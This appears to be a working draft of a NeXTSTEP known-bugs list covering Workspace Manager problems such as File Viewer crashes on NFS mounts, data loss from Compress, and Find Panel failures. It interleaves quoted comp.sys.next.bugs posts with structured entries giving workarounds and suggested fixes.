> access -- when I change the Fileviewer into that directory, Workspace dies.  
>  
> Has anyone else seen this behavior?  
>  
> I'm on NS 3.3 Intel, with the user and developer patches.

Yes, I have seen it in NS 3.0 (or maybe even 2.1) on black. If I remember correctly, the problem goes away if you make the directory world-executable. I believe I reported it to NeXT at the time (about 2 years ago).

It does seem like the proper behavior not to be able to read the filesystem, but to crash Workspace is a terrible bug in my opinion. Just pop up a panel with an error message.

Cheers,  
Mark

-----

From: Paul Lynch <Paul\_Lynch@plsys.com>  
Newsgroups: comp.sys.next.bugs  
Subject: Re: Workspace dies when accessing NFS mounted filesystems...  
Date: Tue, 19 Dec 1995 23:36:12 GMT  
Reply-To: Paul\_Lynch@plsys.com  
X-NNTP-Posting-Host: seer.demon.co.uk  
X-Mail2News-Path: relay-4.mail.demon.net!post.demon.co.uk!seer.demon.co.uk

In article <4b7b1f\$ilg@digdug.pencom.com> dmi@demandmedia.com writes:  
> I have a very repeatable bug. If I log in as 'root', and mount an NFS  
> filesystem from a server -- that has not exported the filesystem with  
> "root"  
> access -- when I change the Fileviewer into that directory, Workspace  
> dies.  
>  
> Has anyone else seen this behavior?  
>  
> I'm on NS 3.3 Intel, with the user and developer patches.

It's a feature; I've seen this on all versions of NeXTSTEP that I use.  
Once qualification: this should only happen if world doesn't have read  
permission on that directory, and so root (aka nobody) can't read it.

Paul  
--  
Paul Lynch (NeXTmail)  
<http://www.plsys.co.uk/~paul>  
(under construction)

-----

[...]

From: ray@mayo.edu (Ray Ghanbari)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: Workspace dies when accessing NFS mounted filesystems...  
Date: 26 Dec 1995 22:27:39 GMT  
Reply-To: ray@mayo.edu

In article <9512211256.AA27598@flexus> Raf Schietekat  
<flexus!rfschtkk@maze.ruca.ua.ac.be> writes:  
> Paul Lynch <Paul\_Lynch@plsys.com> writes:  
> > It's a feature; I've seen this on all versions of NeXTSTEP  
> > that I use.  
> You *must* be kidding!  
>  
> This is about KBNS.33.1.010, which was hitherto reported for 3.2 only.

First time I saw it was the 3.0 beta (yes we reported it) You see this  
one mentioned in a lot of release notes (I think the 3.3 release notes  
lists it, but I would have to check)

Anyway. must be some really funky stuff happening behind the scenes to

keep a crasher like this one around.

--  
Ray Ghanbari  
Mayo Foundation  
ray@mayo.edu  
-----

**KBNS.33.0.016\_o3.2o Icon of opened file package not animated to application when double-clicked**

Description: When, e.g., an .rtfd file package is `Open as Folder'ed, and its icon on the file path double-clicked, the document opens in its assigned application (Edit, most likely), but without any icon animation to the Edit application icon.

How to verify: See Description.

Urgency: Does no damage, is obvious, no workaround, but totally innocent.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: None.

Cure (for NeXT): Do icon animation.

**KBNS.32.2.041\_o3.2o Shift-extension of a files selection and scrolling don't go together**

Description:  
Click on a file in a folder. Extend the selection outside of what is currently displayed. When you scroll back, files are unselected and then selected again when the selection is extended at the other end of the initially clicked file. Autoscrolling works fine.

Now make any selection, and then shift-click another file and do the same as above. Files are never unselected, and you may have to start all over if you have selected too many files, or first unselect those that were not meant to be selected.

How to verify: See Description.

Urgency: Does no damage, is obvious, workaround is trivial: just an imperfection.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: See Description.

Cure (for NeXT): Cure it.

Comment: I don't know who is the guilty party, and maybe this belongs in the AppKit category.

**KBNS.00.0.317;→KBNS.00.0.317\_o3.0±3.2o About the icon that indicates someone else's home directory**

Description: With the "Large File System" setting in Expert Preferences checked (true, and you don't even have to log out and back in!), these double-home icons aren't used. Garance\_Drosehn suspects that "the people who decided on the current behavior have made the assumption (either explicitly or implicitly) that every large file system probably has many many users" ("I do know of installations which have over 30,000 unix userids, for instance."), and that they wanted to avoid searching through this database for each file displayed.

How to verify: Should be obvious.

Urgency: Does no damage, but is confusing.

Confirmed: Raf\_Schietekat (o3.0±3.2o, reported), Garance\_Drosehn (better analysis)

Workaround: This is the workaround

Cure (for NeXT): Document accurately what "Large File System" means.

Report history: KBNS.32.0.rev My hasty diagnosis (that this is for users in wheel) was corrected by Garance\_Drosehn.

Comment: XXX what else does "Large File System" do anyway? it doesn't seem to use a very lazy browser delegate as it should (well, in 3.0 it didn't)...

See also: ;KBNS.33.2.rtf;KBNS.00.0.169;→KBNS.00.0.169

Suggestion(s): Garance\_Drosehn suggests making this a separate option.

**XXX.3.2 KBNS.00.0.325\_o3.0±3.1o File size bug, confirmed for 3.1 by Subrata\_Sircar.** The File Viewer doesn't reexamine a file's size when this file is selected after another file in the same folder: the user has to click the file's folder and then the file itself again. Don't assume a file stays the same size!

**KBNS.11.1.028\_o3.1±3.2o Harmless funny bug in displaying the proper icon for several filesystems.** When I insert a CD-ROM into the drive such that it is automounted, a message like this appears on the console (font variation mine): "Oct 2 09:55:42 Workspace: Mounted floppy disk at /NEXTSTEP\_3.1". I don't know what the default icon is. Here is some more info:

From: Roland Telfeyan <roland@gomidas.mi.org>

-----  
Date: Wed, 2 Oct 1990 09:55:42  
From: Roland Telfeyan <roland@gomidas.mi.org>  
Subject: Workspace: Mounted floppy disk at /NEXTSTEP\_3.1  
-----

Erik

## Suggestions follow

XXX Suggestion(s): For links that dangle, an icon with a question mark should be used even if the extension is registered to carry a special icon.

### **KBNS.33.2.014\_o3.2o .wmd should not be written unless the user consents**

Description: When a new File Viewer is opened (Open as Map, cmd-O), a .wmd file is written (currently ``.dir3\_0.wmd"), even if no information needs to be preserved. WM should not do this unless the File Viewer is modified in some way, and even then, it should ask first, before the File Viewer is closed (possible at logout time). The problems are that some people may not appreciate their file systems to be littered with .wmd files ("NEXTSTEP was here!"); it also changes modification times of directories and such; it is not obvious whether such files may be removed until a File Viewer is opened there (there may be a non-trivial collection of icons on the shelf).

How to verify: Should be obvious.

Urgency: Does no real damage (well, a tiny little bit anyway), is not immediately obvious (certainly not if the Unix Expert setting is not active), very tedious workarounds.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Delete the .wmd afterwards (but this still leaves the modification time changed, tedious). Or create a new directory, add to it a link to the directory that you want to look at, and open a File Viewer on the first directory (silly, tedious).

Cure (for NeXT): See Description.

### **KBNS.32.2.039\_o3.2o Duplication should require less user intervention**

Description:

1. The user has to wait for completion before the copy can be renamed to what is desired.
2. Decisions to be made about what to do with links and so pause the entire operation.

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: None.

Cure (for NeXT):

1. Propose a name and give the choices OK and Set at the beginning.
2. Collect the problems but continue the operation.

### **KBNS.32.2.015\_o3.2o Some unfortunate behaviour with limited access privileges**

Description:

1. When a folder is not readable but still executable, its icon should not be dimmed, and instead a (slanted, bold) indication ``Not Readable" should be displayed instead of any contents. It should be possible to descend into this folder by typing the path, so that the Find Panel is opened, and then this path should be selected in the File Viewer (``Not Readable" should remain visible).

How to verify: Should be obvious.

Urgency: Does no damage, suggestion

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround:

1. Use a shell.

Cure (for NeXT): Cure it (see Description).

XXX

If a user has no read and execute permission for an app wrapper, it says that the application is ``damaged'', instead of giving the real reason. Furthermore, it displays the same icon for appwrappers that are ``damaged'' (not readable) and the wrong architecture (screen with a question mark, should be respectively a dimmed screen and a dimmed appIcon with the names of the architectures superimposed), and a different for applications that are just the wrong architecture but in one file (dimmed screen, should be an appIcon with the names of the architectures superimposed). (3.1) XXX what on 3.0

Activating wrong-architecture applications should produce a panel to execute them on a proper host, and XXX

### **KBNS.32.1.017\_o3.2o A file extension is not enough to determine a file's type**

Description: Is .p a Pascal file, to be opened in, say, Edit, or a precompiled header file, to be opened in HeaderViewer?

Urgency: Improvement.

Confirmed: Raf\_Schietekat (o3.2o)

Workaround: Command-drag a file onto an application in the dock. Or open the Tools inspector and double-click the desired application, or temporarily change the default.

Cure (for NeXT): Allow an application to specify a magic number. If there are collisions between file extensions, this magic number can be consulted.

Another thing to do is to give the file that describes the file order in a directory the functions of overriding the current default for a particular extension.

### **KBNS.11.3.006\_o3.1±3.2o Icons should not disappear from the shelf when their contents become inaccessible**

Description: This should only happen for icons that were automatically added to the shelf. All others should merely be dimmed, or changed to a question mark icon: they can represent locations on a CD-ROM, for example, or on an NFS-mounted file system.

How to verify: Should be obvious.

Urgency: Does no damage, but workaround is a bit of a bore.

Confirmed: Raf\_Schietekat (o3.1±3.2o)

Workaround: Traverse the path each time.

Cure (for NeXT): Cure it (see Description).

### **XXX.3.2 KBNS.00.0.323\_o3.0o KBNS.32.0.rev Improvement about dragging files from the shelf**

When someone tries to move a file by putting it on the shelf and then dragging it to its destination, and the operation can't proceed because the user does not have write access to the item's directory, then the Generic dragging pointer should not be used even with the command key pressed, only the Copying pointer. Now the icon is lost and has to be retrieved. A related point is that it should be possible to alt-drag an icon (pick it up with the alt key held down) from a shelf, so that the original icon will remain there as if it was on an icon path rather than a shelf.

### **KBNS.00.0.336\_o3.0±3.2o File Viewers are slower than they should be (1/3): eager updating**

Description: When something is selected from the shelf, or a folder opened within the main display, or whatever, WM eagerly (technical meaning) updates everything before giving control back to the user. This is especially/painfully slow if there are things which are mounted from slow filesystems, like a NetWare network or even a mounted CD-ROM (perhaps through a symbolic link, as for users with less than a GB of HD space, who must leave the docs on the CD-ROM). This is multiply so in Browser mode (as opposed to Icon or List, which display only one folder at a time). Problems: finding out whether any symbolic links point to files or folders, obtaining icons, ... which are not essential for a user who just wants to get somewhere.

How to verify: Do some experimenting...

Urgency: Suggestion. Partial workaround not acceptable to those (like Raf\_Schietekat) who prefer Browser mode.

Confirmed: Raf\_Schietekat (o3.0±3.2o, reported)

Workaround: Using List or Icon instead of Browser, and placing the desired location on the shelf, solves part of the problem.

Cure (for NeXT): Service the user's request first, and use a different thread to draw the rest afterwards (only if it is still necessary! because another

selection may have been made by the user before the separate thread could catch up).

Report history: KBNS.33.2.rev: reformulated, changed title from ``Improvement for working with slow file systems''

Comment: May apply to SavePanel and such as well? XXXplace link there

### **KBNS.33.2.024\_o3.0±3.2o File Viewers are slower than they should be (2/3): arrow key coalescing (XXX debatable, I'm not sure myself anymore)**

Description: Even for the local hard disk, browsing comfort can be improved by not displaying intermediate steps (e.g., when using the arrow keys to navigate).

How to verify: Try going up and down in a folder of folders, where each of the secondary folders contains a number of items, perhaps references to foreign filesystems.

Urgency: Suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Be patient, or use the mouse to go directly to the desired location, or hold down the up/down arrow key to go most of the way and fine-tune later.

Cure (for NeXT): Always coalesce arrow key events (not just those resulting from holding down a key).

Comment: May apply to SavePanel and such as well? XXXplace link there

### **KBNS.33.2.025\_o3.2o File Viewers are slower than they should be (3/3): too much drawing going on**

Description: The first rule of drawing efficiently is not drawing if it's not necessary, but the File Viewers keep being redrawn, for no good reason.

How to verify: `dwrite WM NXAllWindowsRetained YES`, then log out and back in. You may not see anything immediately, but sometimes you will see the shelves being redrawn more than three times in a row, or other strange things.

Urgency: Does no damage, not immediately obvious, no workaround: suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: None.

Cure (for NeXT): Think first, then draw.

### KBNS.00.0.333\_o3.0±3.2o A file *tree* is only one way of organising a file system

Description: Provide WM support (subject to a Preferences setting) to view folders in ~/¼, /Local¼ and /Next¼ (and their subdirectories) at once in a merged tree. Same for open and save panels. For any path X/YY/.../ZZ, where X is one of ~/..., /Local... or /Next..., display all contents from X itself and from the two other possibilities, either in vertically stacked subcolumns with titles ``~", ``Local", ``Next" (for leaf items, if there are naming conflicts), or (preferably) by prepending flags ``~", ``L", ``N" before each item. It should make no difference what X has thus far been traversed.

How to verify: Should be obvious.

Urgency: Does no damage, tedious workaround (which also gives rise to problem XXX). But not urgent (would be nice to try).

Confirmed: Raf\_Schietekat (o3.0±3.2o, reported)

Workaround: Insert a lot of symbolic links like ~/Library/AAA\_LocalLibrary to /LocalLibrary, traverse to AAA\_NextLibrary and place this on the shelf.

Cure (for NeXT): See Description.

XXX  
alt-double-clicking a program on the shelf should work

## Inspector

### KBNS.00.0.316\_o3.0±3.2o Suggestion and bugs

	read	write	exec		special
<b>jdoe</b>	V	V	V		setuid
<b>students</b>	V	-	V		-
world	V	-	V		-

The inspector window should unify the matrix of permissions with the indications of owner and group (a PopUpList) in the Attributes Inspector and omit the Access Control Inspector (that's eliminating one display and two TextFields), but now it splits the information over two displays, with weird behaviour of revert and ok, no control over executability of home folder. The unified display should also reflect the setuid, setgid and sticky bits! There should be the option of recursively adding an executability bit for folders only (chmod uses X here, instead of x). Now the panel is more a nuisance than anything else. Of course, *ultimately* something better than standard Unix permissions should be used.

### KBNS.32.0.003\_o3.2o Folder Inspector's ``Sort by" deficiencies

Description: When another sorting strategy is selected, it should take effect immediately, without being recorded as a .places\* file, because one normally does not want such a change to be permanent. Further arguments:

- If a file is not writable, the inspector refuses to allow me to see the files in a different order; the proper way to deal with a non-writable folder is as above, except that the OK button should remain disabled.

- Same thing for a directory imported from a Novell Netware DOS network.

Also, permission should be obtained before writing such a file, because some people might object to their file systems being littered with such ``NEXTSTEP was here!" graffiti (see also .wmd XXXmentionKBNSnumber).

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Can't think of any easy general solution.

Cure (for NeXT): See description.

Report history: KBNS.33.2.rev

**XXX.3.2 KBNS.00.0.337\_o3.0o Like to have.** The user should be able to edit a symbolic link as a path name in the Inspector TextField, certainly if it is dangling. And linking in the File Viewer should default to linking the shortest relative path rather than an absolute path.

```
XXX.32.2
From: stuld44@bnr.ca (Gregory Gee)
Newsgroups: comp.sys.next.bugs
Subject: Decompressing problem.
Date: 2 Aug 1994 20:01:47 GMT
Reply-To: stuld44@bnr.ca (Gregory Gee)
```

Recently I ran into a slight problem that corrupted my apps directory beyond repair. This is what happened.

- I select my home apps directory ~/Apps.
- I chose file->compress in the workspace menu.

Everything fine so far.

- to decompress, I double click on the compressed icon to bring up the workspace inspector.
- press the decompress button.

Now, all the apps that were in that directory are corrupted. I found out that if I chose file->decompress in the workspace menu,



**KBNS.00.0.318\_o3.0±3.2o Reported by Mark\_McCallum, rephrased by me, confirmed for 3.1 by Subrata\_Sircar, for 3.2 by Raf\_Schietekat** In 2.X, the Console was editable, now it isn't anymore, but the commands Cut, Paste and Delete have not been disabled (I wonder whether this is an AppKit or a Workspace Manager bug). Mark holds that the situation should be reverted to an editable Console.

**After this only before 3.2**

**KBNS.00.0.319\_o3.0±3.1c Bug about long displaying long lines and after, reported and verified by Subrata\_Sircar (also for 3.1), from David\_Griffiths, verified by Raf\_Schietekat** When doing `echo <string> > /dev/console` with an open Console Window, where `<string>` is some 1319 characters enclosed in quotes (the length is the issue, I don't know what the minimum length for failure is), this works the first time, but then the Console Window doesn't give any more messages until it has been closed and opened again.

## Processes Panel

```
XXX.32.1
Newsgroups: comp.sys.next.bugs
Return-Path: <gchan@joswsdhk.attmail.com>
From: gchan@joswsdhk.attmail.com (Georges Chan)
Date: 21 May 94 02:27:23 GMT
Message-Service: mail
Subject: Workspace skip move file bugs?
Message-Id: <9405210227.AA02846@joswsdhk.>
Content-Type: text
```

Hi,

I was moving (holding command key with the mouse button down) my files to another directory, which some of them had the same file name, in the file viewer. The Workspace warned me that the file already existed and asked me if I want either to:

- 1) skip
- 2) stop the move action
- 3) replace the file

I selected skip. After the workspace has done its job, I was expecting that the duplicate files (that I skipped) were still in the source directory, but surprise they were all gone!!!

Question:

Logically, a skip means that do not do the move action but it does not seem the case. The Workspace still removes the file. What's wrong?

Regards,

G. Chan

PS: I am using NeXTstep 3.0 on black hardware.

---

### **KBNS.32.1.044\_o3.2o Stopping a Compress operation may lose materials**

Description: I just selected two project directories in a File Viewer, and then issued the command Compress. After a while, I realised that I wanted to see one of them in uncompressed form, so I selected Stop. But then, one of the project directories was gone! There was sufficient hard disk space throughout the operation.

How to verify: Should be fairly difficult to reproduce (I hope so, at least). If you want to, you could try manually; at NeXT it would be better to inspect the source than write a simulation program, I suppose. Maybe some other person than the author should do that.

Urgency: Very harmful (I lost a whole project, luckily for me I still had a copy in a mailbox).

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Don't Stop a Compress, especially one involving multiple files. Buy a backup device and use it.

Cure (for NeXT): Never ever never ever ever delete anything before it is absolutely sure that this is the thing to do. Stopping an operation involving multiple files requires particular attention.

### **Suggestions follow**

**XXX.3.2 KBNS.00.0.334\_o3.0o This becomes the time to extend functionality a bit.** When copying, moving or linking to a folder where that name exists already, two rename options should be added to Stop and Replace ("You can stop the operation, replace the existing file, rename the existing file or choose a different target name."). Now the operation has to be stopped, the original file or the name in the destination folder renamed, the operation redone, and in case of a copy or link, the renaming reversed). Same functionality for copying to a file system that doesn't support long file names (DOS disk, e.g.), see this problem described under Bugs and such (new?).

### **KBNS.00.0.335\_o3.0o\_o3.2o ``Proceed" is very misleading when a file operation fails**

Description: When a file operation fails, a panel comes up. A user could have several wishes at this point: ``Cancel" (better named explicitly ``Roll

back", but on this Unix file system only ``Stop Here" is likely to be implemented), ``Retry" (after the user has set up things to hopefully make the operation possible anyway), ``Skip" (obvious), ``Proceed" (``Retry" would give the same error, it's a confirmation that is required), ``Merge". NEXTSTEP offers only options ``Stop (Here)" and ``Skip", and names the latter one ``Proceed" (highly counterintuitive). For ``Merge", the user should be able to specify the exact operations, so FileMerge should be started up for this operation instead of the present behaviour.

How to verify: Should be obvious. Just make a directory as root, writable to your normal identity, and include a directory that is only writable by root. Make a similarly named directory in /tmp, and try to move it to the new directory using a File Viewer. You'll get the options ``Stop" and ``Proceed". Well, you've got write permission in the directory, so this means something like what you get with Edit if you try to save over an existing file that doesn't offer you write privileges, but you can tell the panel that appears to go ahead anyway, right? Besides, this couldn't mean ``Skip" because there's nothing to Proceed with otherwise, right? Wrong.

Urgency: It takes far less time (not counting the docs, but they are not even necessary to understand ``Skip") to cure this than it takes time for a user to find out what these options *really* mean.

Confirmed: Raf\_Schietekat (03.00\_03.20, reported)

Workaround: Know what NeXT means here, and accept that your options are limited.

Cure (for NeXT): Definitely rename ``Proceed" to ``Skip", and maybe rename ``Stop" to ``Stop Here" and include some of the other options.

Report history: KBNS.32.1.rev

### **KBNS.32.2.019\_03.20 Don't ask what to do with internal symbolic links: just repeat them**

Description: When a directory is being copied, and a symbolic link is encountered, the Processes panel pops up to ask the user what to do with these links. This is useful if the link targets won't be available at the destination. But if a link is to ../otherFile, which is also in the directory being copied, this question is superfluous: the obvious choice will be to make a new link.

How to verify: Should be obvious.

Urgency: Does no damage, is obvious, easy workaround (this is just an idea).

Confirmed: Raf\_Schietekat (03.20, reported)

Workaround: Just switch on `Repeat' and click `New Link'.

Cure (for NeXT): Examine whether the link is internal or external, and only query the user about external links.

# Find Panel

**XXX.3.2 KBNS.00.0.322\_o3.0±3.1o Find Panel blues, confirmed for 3.1 by Subrata\_Sircar.** This panel seems unable to find anything in a mailbox, it just says "0 found". Test procedure: copy any word from any message in a Mail mailbox, paste it in the Find Panel, have the Mailboxes folder selected as the target, and click Find. After a few seconds, the "search" ends, without result. What else is it incapable of? For instance, finding a file that contains a left bracket "[", in any directory. And it appears cleared when summoned with cmd-f (when the user wants to investigate the results of a time-consuming query!).

**XXX.3.2 KBNS.10.2.035\_o3.0o** Or this: when instructed to Find items with contents that match "core", it will give "08\_BackUp/03\_WaysToBackUp.rtf" for target /NextLibrary/Documentation/NextAdmin, but only "ManPages/cat1/csh.1" and "ManPages/whatis" for target /NextLibrary/Documentation (remark that Manpages/cat\* is changed as man pages are requested by users). Why no hit in "ManPages/man1/csh.1"? Why aren't the hits for the latter a superset of those for the former?

**KBNS.11.1.rev** And another thing: for target /NextLibrary/Documentation and request getpwent, only ManPages/whatis is returned, while the man page is present (I tried man getpwent in a shell afterwards). On the console appears something about attempt to remove unrecognised exception handler, and a notice about how many times this message has been repeated.

**XXX.3.2 KBNS.11.2.022\_o3.1o** And yet another thing: it doesn't select the word looked for in any Edit document opened, nor does it put that word on the find pasteboard.

## **KBNS.32.1.045\_o3.2o Find Panel can't search .mbox directories, just like Librarian**

Description: Mail.app registers .mbox as an extension for its documents. The Find Panel will not search inside .mbox documents, but gives no warning.

How to verify: Just drag-drop your ~/Mailboxes folder into the Find Panel's shelf, select it, and try to find a string that you know appears in a message somewhere. Find Panel won't find it, because it prunes the search at the .mbox level (you can see that by how quickly it stops searching).

Urgency: May cause one to lose time by not knowing this, and by trying to work around it.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Temporarily uninstall the relevant applications (mv them to somewhere else as root and restart the login session). Or use grep(1) or bm(1). Anyway, it's a major hassle.

Cure (for NeXT): Issue a warning for all encountered extensions where the search was pruned, in italics, listed just before the hits in the Find Panel. Give the user a panel to (maybe temporarily) allow the Find Panel and Librarian.app to ignore selected extensions for the purposes of searching.

Comment: Find Panel does search inside a *file* named *something.mbox*, but not inside a directory *something.mbox*, even though both get the .mbox icon. And it does search inside .rtfd documents (which are also directories), even though it does not treat them as ordinary documents (it selects the .rtfd, not the TXT.rtf inside). What about file documents?

See also: Librarian.app (corresponding entry doesn't have a tag yet).

XXX.32.1 Huh? It worked correct in 3.2 for me?

From: erikkay@next.com (Erik Kay)

Newsgroups: comp.sys.next.bugs

Subject: Re: bug in Workspace Finder ?

Date: 27 Jul 1994 03:57:21 GMT

In article <CtK2F0.AxF@dutiws.twi.tudelft.nl>

A.R.J.B.Simonis@twi.tudelft.nl (Armand Simonis) writes:

] Do I miss something or what ?

]

] If I use the Finder in a File Viewer to search for a string in a collection of

] files, it will skip files with the extension 'cxx'. Permission bits have nothing

] to do with it and extension like .m .c .h .hxx .hpp .cpp don't give any ] problems.

]

] Someone out there who can explain this ?

Sure. It's a bug that's been fixed for 3.3. The finder uses some really bogus heuristics to determine whether or not it should search the contents. (don't ask, you really don't want to know)

Erik

---

# Workspace

## Suggestions follow

### **KBNS.33.2.012\_o3.2o It should be possible to hide an application that is doing heavy work (todo already here as another entry?)**

Description: To hide an application, the Hide menu command is normally used. But if an application is currently working, this command doesn't do anything (until the application stops working, because the click was queued). The Processes panel can only be used to kill individual apps, not to hide them. Command-double-clicking another application doesn't work either.

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: None. Command-click on some of the application's windows to get them to the back.

Cure (for NeXT): Add a hide button in the Processes Panel, enable hiding by command-double-clicking another application, and (preferably, because immediate) use a modify-double-clicking combination to hide an individual application from its application tile.

# Not Classified

### **KBNS.33.1.007\_o3.2o WM Should warn if home directory does not exist**

Description: If a user's home directory (say, /Users/guest) does not exist, WM silently accepts this and displays a default environment (default doc, File Viewer with base icon that for the / directory, ...). Any changes to Preferences are also silently accepted, but never take effect and are lost when Preferences is restarted even within a login session.

How to verify: Just change anyone's home directory to one which does not exist, log in and observe.

Urgency: Does no damage, is not immediately obvious (often confuses people), easy workaround.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: None (to the problem of not getting a diagnosis), the sysop has to set a correct home directory (whether this problem is cured or not).

Cure (for NeXT): NXRunAlertPanel(NULL,"Home directory \"%s\" does not exist.\"", "Continue", "Log Out", NULL, (what is it again));

Comment: It appears UserManager.app in 3.2 likes to set root's home directory to /root (only if it is currently /?), perhaps without alerting the administrator if this directory does not exist (XXX investigate and describe that problem).

See also: XXX reference to problem in Comment.

**XXX.3.2 KBNS.00.0.320\_o3.0o WM reentrancy (why should this be a source of deadlocks in this multitasking environment?).** [...] The WM should provide dragging support in its own thread, so that WM is still available to service requests like launching filters and applications. Another example: if an application normally sets a Speaker port to some other application when it is starting up, and if it is launched by dropping a file on it with both applications not running yet, the WM should obey the request to launch the second application, because this needs to be done before the drop can be serviced. [...] In a 1993-01 Developer mailing from NeXT, some encouraging sound (*italics mine*): ``#30427 -- You can't use the method of Workspace protocol from within a WMIInspector subclass. The Workspace contends for its own resources, the primary symptom of this is that the Workspace hangs for long periods of time, waiting for timeouts. You're reduced to using the old speaker/listener methods which unfortunately aren't as full-featured as the new protocol *until we address this limitation in some later release.*" Hopefully this *address* will apply not just to inspectors...

### **KBNS.00.0.321\_o3.0±3.2o Small bug: a race condition in the miniaturisation of windows**

I cmd-m'ed the File Viewer and a Terminal window very closely together in time, early in the login session (there hadn't been any miniaturised windows before), and the Terminal window, which was clicked first, landed on top of the File Viewer's icon. Happened again a couple of times.

### **XXX.3.2 KBNS.00.0.324\_o3.0o Addresses**

If a selection of users is dragged from the shelf to a group with the command key held down, the Generic dragging pointer is used, and the users are removed from their position<sup>1</sup>/<sub>4</sub> but they never arrive at their destination!

### **KBNS.00.0.326\_o3.0c Tiny bug about command-double-clicking an icon, reported by Robert\_Brown, verified by Raf\_Schietekat, Bug\_NeXT.39862, reported to be cured in 3.1 by Subrata\_Sircar**

If the Workspace Manager is not hidden, command-double-clicking its icon in the dock hides *all* applications, rather than just the others.

### **XXX.3.2 KBNS.00.0.329\_o2.1±3.0o Irritating bug**

The shelf (and dock) configuration should be saved periodically, or better yet, triggered by changes, or, if it's safe to do so, at least also at Window

Server crash time, which is a *disturbingly* frequent occurrence. It's no more trouble to implement than something like

```
[self perform:@selector(saveShelfAndDock:) with:self afterDelay:5000 cancelPrevious:NO];
```

[¼] In any case, if the user logs out with no space available, the shelf and dock settings should *not* be saved by just overwriting the old file, because this now ruins the whole configuration, resetting it to nothing at all.

And another thing: if HostManager reboots the machine, it tells to first save work in all applications, but there is no way to save the shelf!

Is this the cure (reported in 3.1's Workspace ReleaseNotes):

- The shelf defaults get saved more often.

**KBNS.00.0.330\_o3.0±3.2o Application's icons should be in the dock's window tier**, so that they can't be obscured. When an application's icon is double-clicked, its miniaturised windows should be put in front of its other windows.

**XXX.3.2 KBNS.00.0.331\_o3.0o Applications that can be reached by several paths (involving symbolic links) are counted more than once**

When analysing applications in known folders, these folders are now descended recursively. Only the real path names should be used in this case so as not to use an application more than once if, e.g., /NextApps is reachable as a symbolic link /LocalApps/AAA\_NextApps. This also applies to launching applications from the Workspace Manager: the same application can be launched more than once, if there are several paths leading to it.

E.g., I can have /NextApps/Edit.app launched at login time in the dock, and launch another copy by double-clicking ~/Apps/AAA\_LocalApps/AAA\_NextApps/Edit.app. There, now you know it, and there's no excuse to leave that like it is anymore.

**XXX.3.2 KBNS.00.0.332\_o3.0o Or not that small a detail, and more like a bug?**

Related problem to KBNS.00.0.331: somehow WM has managed to register the normal Preview path for .eps files, and the path with links for .ps files. So, whatever I do, these files go always to these ``different" applications which really are one and the same, launching two instances of the same application. I haven't touched these links for ages¼ or maybe this situation gets inherited from session to session? I don't know if I will be able to reproduce it; I won't try anyway.

```
% ps -auxww | grep Preview
rfschtk 7917 0.6 2.5 1.52M 208K p2 S 0:00 grep Preview
rfschtk 7913 0.5 10.4 4.09M 848K ? S 0:01 /NextApps/Preview.app/Preview -NXOpen /Users/rfschtk/___/Level2Stars.eps
-MachLaunch 38 752
rfschtk 7912 0.0 7.2 4.27M 592K ? SW 0:01 /Users/rfschtk/Apps/AAA_LocalApps/AAA_NextApps/Preview.app/Preview
-NXOpen /Users/rfschtk/___/knownbugs.ps -MachLaunch 37 751
%
```

**XXX.3.2 KBNS.00.0.338\_o3.0o Enhance (for 4.0, probably).** Make logging out and logging back in a non-event. Running applications, open windows, everything should be the same, only real-time problems should require user advice (being logged in to a remote computer, etc.), but edited text (even not saved) and pasteboard contents should be preserved. With the necessary hardware (an active badge or something) it should be possible to walk away from a '486 to a NeXT AlphaStation on the same network (yes, different CPU) and be required only to unlock the screen (to prevent accidents caused by just sitting near to a computer) to be able to continue working. Issues involved: applications should survive Window Server disconnects (this would make them capable of surviving Window Server crashes, probably) and reconnects elsewhere with different characteristics (from monochrome to 24-bit colour, e.g.), they should never require a relaunch to incorporate any new information, mach port name server should continue to work in this environment, maybe applications should be able to migrate to a different host to save on network traffic and take advantage of additional computing power, or save state to disk to survive reboots (including power down)<sup>1/4</sup> Anyway, NeXTSTEP is lagging in this area!

**KBNS.32.0.044\_o3.2o Compress may instead destroy directory, reported by James\_McKelvey, also reported to c.s.n.b on 1994-02-05**

James\_McKelvey: ``

Description: I attempted to "compress" a large directory. The entire directory disappeared, and no compressed directory appeared! I lost several hours worth of work.

Workaround: Don't use the compress feature.

General comments: This is an absolutely unacceptable bug. Where is 3.3?

"

Raf\_Schietekat: ``I remember reading about something like this before, so I'm inclined to believe it. Other occurrences, anyone?"

XXX  
From: wmorse@erasure-sl.cc.emory.edu (William Morse)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: Compress warning!  
Date: 9 Feb 1994 01:24:29 GMT  
Reply-To: labwm@emoryu1.cc.emory.edu

In article <CKsDH6.F96@fafnir.com> mckelvey@fafnir.com (James W. McKelvey) writes:

> Do NOT use the "compress" workspace feature if you care about your  
> data. I've used it dozens of times; but when I recently tried to  
> compress a large directory, the directory simply disappeared! And with  
> no error messages (even in the console). I've lost several hours worth  
> of work, plus the cost of downloading the original data in the first  
> place. Thanks a lot, NeXT.  
> --  
> What I did must have been right, or an angel would  
> have stopped me, just as the angel stopped Abraham  
> in the Bible. -- Albert Fish, the cannibal

> Jim McKelvey mckelvey@fafnir.com

-----

This can happen if you try to compress a directory after you have just started another compression on the same directory. In other words, if you push the compress button twice in a row. The same can happen in a decompress. I think this is in the release notes...

William  
Consult. / ITD

-----

From: M.Crawford@dcs.shef.ac.uk (Malcolm Crawford)  
Newsgroups: comp.sys.next.bugs  
Subject: Compress warning!  
Date: 11 Feb 1994 11:04:12 -0600  
Reply-To: M.Crawford@dcs.shef.ac.uk

> Do NOT use the "compress" workspace feature if you care  
> about your data. I've used it dozens of times; but when  
> I recently tried to compress a large directory, the  
> directory simply disappeared! And with no error messages  
> (even in the console). I've lost several hours worth of  
